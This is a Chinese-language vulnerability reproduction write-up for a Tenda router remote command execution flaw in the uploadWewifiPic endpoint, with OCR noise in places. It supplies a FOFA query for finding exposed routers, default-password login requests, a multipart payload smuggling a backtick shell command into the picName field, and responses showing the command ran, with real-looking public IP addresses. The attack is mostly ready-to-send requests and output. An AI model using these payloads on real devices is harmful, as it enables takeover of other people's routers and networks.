


T8-1Tenda-路由器-RCE

漏洞描述:

腾达路由器后台 uploadWewifiPic 路由存在[命令执行漏洞](#)，攻击者可利用漏洞执行任意命令获取服务器权限。

网站图片:



网络测绘:

fofa语法:

FOFA: app="Tenda-路由器"

漏洞复现:

默认弱口令登录

账号: admin 密码: guest、admin等 (base64编码) 也可以登录页面直接尝试 payload:

```
POST /login/Auth HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 34

username=admin&password=Z3Vlc3Q%3D
```

效果图:

Request

< > 数据包扫描 热加载 构造请求

1 POST /login/Auth HTTP/1.1

2 Host: :8082

3 Content-Type: application/x-www-form-urlencoded

4 Accept-Encoding: gzip

5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

6 Content-Length: 34

7

8 username=admin&password=Z3Vlc3Q%3D

Responses 233bytes / 47ms

1 HTTP/1.1 302 Redirect

2 Server: GoAhead-http

3 Date: Mon Dec 4 15:04:08 2023

4 Connection: close

5 Location: http://220.180.255.160

6 Content-Length: 233

7

8 <html><head></head><body>

9This document has moved.

10asp#pwdError">location</

11Please update your docum

12</body></html>

13

```
POST /login/Auth HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
```

Content-Type: application/x-www-form-urlencoded
Content-Length: 34

username=admin&password=YWRtaW4%3D

Request

< > 数据包扫描 热加载 构造请求

```
1 POST /login/Auth HTTP/1.1
2 Host : :8082
3 Accept-Encoding: gzip
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like
Gecko) Version/12.0.3 Safari/605.1.15
5 Content-Type: application/x-www-form-urlencoded
6 Content-Length: 34
7
8 username=admin&password=YWRtaW4%3D
```

Responses 224bytes / 41ms

```
1 HTTP/1.1 302 Redirect
2 Server: GoAhead-http
3 Date: Mon Dec 4 15:16:13 2018
4 Connection: keep-alive
5 Location: http://220.186.176.133:8082/
6 Set-Cookie: user=admin;
7 Cache-Control: no-cache
8 Content-Length: 224
9
10 <html><head></head><body>
11 .....This document ha
12 .....asp">location</i
13 .....Please update yc
14 .....</body></html>
```

携带cookie命令执行

```
POST /cgi-bin/uploadWewifiPic HTTP/1.1
Host: your-ip
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEHyn0rb3RDhDg11R
Cookie: user=admin
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

-----WebKitFormBoundaryEHyn0rb3RDhDg11R
Content-Disposition: form-data; name="picName"

wewifpic1`ls>/webroot/1.txt`
-----WebKitFormBoundaryEHyn0rb3RDhDg11R
Content-Disposition: form-data; name="uploadFile"; filename="1.png"
Content-Type: image/png

1
-----WebKitFormBoundaryEHyn0rb3RDhDg11R--
```

Request

< > 数据包扫描 热加载 构造请求

```
1 POST /cgi-bin/uploadWewifiPic HTTP/1.1
2 Host : :8082
3 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEHyn0rb3RDhDg11R
4 Cookie: user=admin
5 Accept-Encoding: gzip
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like
Gecko) Version/12.0.3 Safari/605.1.15
7
8 -----WebKitFormBoundaryEHyn0rb3RDhDg11R
9 Content-Disposition: form-data; name="picName"
10
11 wewifpic1`ls>/webroot/1.txt`
12 -----WebKitFormBoundaryEHyn0rb3RDhDg11R
13 Content-Disposition: form-data; name="uploadFile"; filename="1.png"
14 Content-Type: image/png
15
16 1
17 -----WebKitFormBoundaryEHyn0rb3RDhDg11R--
```

Responses 2bytes / 74ms

```
1 HTTP/1.1 200 OK
2 Server: GoAhead-http
3 Date: Mon Dec 4 15:04:13 2018
4 Connection: keep-alive
5 Content-Type: text/html
6 Content-Length: 2
7
8 ok
```

查看命令执行结果

Request

< > 数据包扫描 热加载 构造请求

```
1 GET /1.txt HTTP/1.1
2 Host : :8082
3 Accept-Encoding: gzip
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like
Gecko) Version/12.0.3 Safari/605.1.15
5 Cookie: user=admin
6
7
```

Responses 77bytes / 51ms

```
1 HTTP/1.1 200 OK
2 Server: GoAhead-http
3 Date: Mon Dec 4 15:04:13 2018
4 Connection: keep-alive
5 Content-Type: text/html
6 Last-Modified: Mon Dec 4 15:04:13 2018
7 Content-Length: 77
8
9 bin
10 dev
11 etc
12 etc_ro
13 init
14 lib
15 mnt
16 proc
17/sbin
18 sys
19 tmp
20 usr
21 var
22 webroot
23 webroot_ro
```